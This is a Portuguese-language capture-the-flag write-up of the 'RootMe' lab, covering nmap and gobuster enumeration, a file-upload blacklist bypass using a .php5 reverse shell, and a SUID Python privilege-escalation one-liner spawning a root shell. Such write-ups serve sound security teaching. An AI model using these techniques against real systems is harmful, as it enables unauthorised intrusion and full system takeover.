



RootMe

Offensive Security Write-up



Autor: Clara M Grossl

Data: March 22, 2026

Sinopse


O **RootMe** é um desafio de CTF que explora falhas comuns em serviços como SSH e HTTP. O foco inicial é fazer a enumeração do serviço HTTP, para, então, por meio de uma shell reversa conseguir acesso ao sistema. A etapa final consiste na escalção de privilégios para obter o controle total (root) do sistema.

1 Enumeração

A fase inicial consistiu na varredura de portas com o nmap para mapear a superfície de ataque.

```
$ nmap -sV -sC -v <IP_DA_MAUQUINA>

# -sV : para obter a versão dos serviços
# -sC : utiliza scripts padrões do Nmap (permite obter chaves ssh e demais
        informações sensíveis)
# -v : aumenta o nível de detalhamento (mostra o que está acontecendo em tempo
        real)
```



```
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.13 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|_  3072 8f:da:27:a3:f5:3e:26:cd:c2:4f:48:ca:62:45:02:61 (RSA)
|_  256 72:7a:24:41:c8:46:46:7d:1c:59:3f:eb:e3:96:8c:87 (ECDSA)
|_  256 bf:37:0f:a1:5e:8c:81:39:3f:65:b4:c5:72:1f:8a:a4 (ED25519)
80/tcp    open  http      Apache httpd 2.4.41 ((Ubuntu))
|_ http-title: HackIT - Home
|_ http-cookie-flags:
|_  /:
|_    PHPSESSID:
|_    httponly flag not set
|_ http-server-header: Apache/2.4.41 (Ubuntu)
|_ http-methods:
|_   Supported Methods: GET HEAD POST OPTIONS
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Figure 1 Output do Nmap revelando portas 22 e 80.

Inicialmente, a análise do serviço HTTP na porta 80 não revelou vetores de exploração imediatos ou informações sensíveis expostas. Diante disso, usando o GoBuster para procurar por diretórios escondidos, foi possível obter uma página que permitia o envio de documentos.

```
## Busca de diretórios
$ gobuster dir -u <IP> -w /usr/share/wordlists/dirb/common.txt
```

```
~$ gobuster dir -u 10.64.166.243 -w /usr/share/wordlists/dirb/common.txt

Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url:          http://10.64.166.243
[+] Method:       GET
[+] Threads:      10
[+] Wordlist:      /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes: 404
[+] User Agent:    gobuster/3.8
[+] Timeout:      10s

Starting gobuster in directory enumeration mode

/.hta          (Status: 403) [Size: 278]
/.htpasswd     (Status: 403) [Size: 278]
/.htaccess     (Status: 403) [Size: 278]
/css           (Status: 301) [Size: 312] [→ http://10.64.166.243/css/]
/index.php     (Status: 200) [Size: 616]
/js           (Status: 301) [Size: 311] [→ http://10.64.166.243/js/]
/panel        (Status: 301) [Size: 314] [→ http://10.64.166.243/panel/]
/server-status (Status: 403) [Size: 278]
/uploads      (Status: 301) [Size: 316] [→ http://10.64.166.243/uploads/]
Progress: 4613 / 4613 (100.00%)

Finished
```

Figure 2 Output do Gobuster revelou os diretórios /panel e /uploads.

2 Vulnerabilidade e Exploração

A ausência de validação adequada no upload de arquivos permitiu o envio de uma **shell reversa**. O acesso ao sistema foi obtido explorando uma falha na lista de bloqueio (blacklist), utilizando a extensão .php5 para contornar os filtros de segurança e executar código arbitrário no servidor.

3 Acesso Inicial

Após a exploração bem-sucedida da vulnerabilidade, obteve-se o acesso inicial ao sistema através de uma shell interativa, operando com os privilégios do usuário de serviço `www-data`. Com o acesso estabelecido, realizou-se a enumeração interna do sistema de arquivos, o que permitiu a localização e captura da flag de usuário (user.txt).

4 Escalação de Privilégios

Com o objetivo de elevar o acesso restrito para o nível de superusuário, iniciou-se a fase de enumeração local. Uma das técnicas iniciais consistiu em buscar por binários do sistema que possuísem o bit `SUID` (Set User ID) ativado. Arquivos com essa permissão são executados com os privilégios do seu proprietário, tornando-os alvos potenciais caso possam ser manipulados por usuários não privilegiados.

Para mapear esses executáveis, o seguinte comando foi utilizado:

```
user@<ip>:~$ find / -perm -4000 2>/dev/null
# Resultado: (root) /bin/python2-7
```

A execução do comando revelou uma falha crítica de configuração: o interpretador Python (/bin/python2.7) estava com o bit SUID habilitado e pertencia ao usuário root. Como o Python permite a execução arbitrária de comandos do sistema operacional, essa configuração indevida forneceu o vetor perfeito para a escalção de privilégios.

Uma busca em [GTFOBins](#), forneceu o seguinte comando que permite a escalção para root do sistema:

```
$ python -c 'import os; os.execl("/bin/sh", "sh", "-p")'

# python -c: executa o código python direto na linha de comando
# import os: importa o módulo do sistema operacional (permite executar processos)
# os.execl: substitui o processo atual por outro programa
# "/bin/sh" : shell que vai ser executado
# "sh" : nome do processo
# "-p" : preserva os privilégios do arquivo na nova shell
```

Assim, foi possível capturar a flag final, executando o shell como root.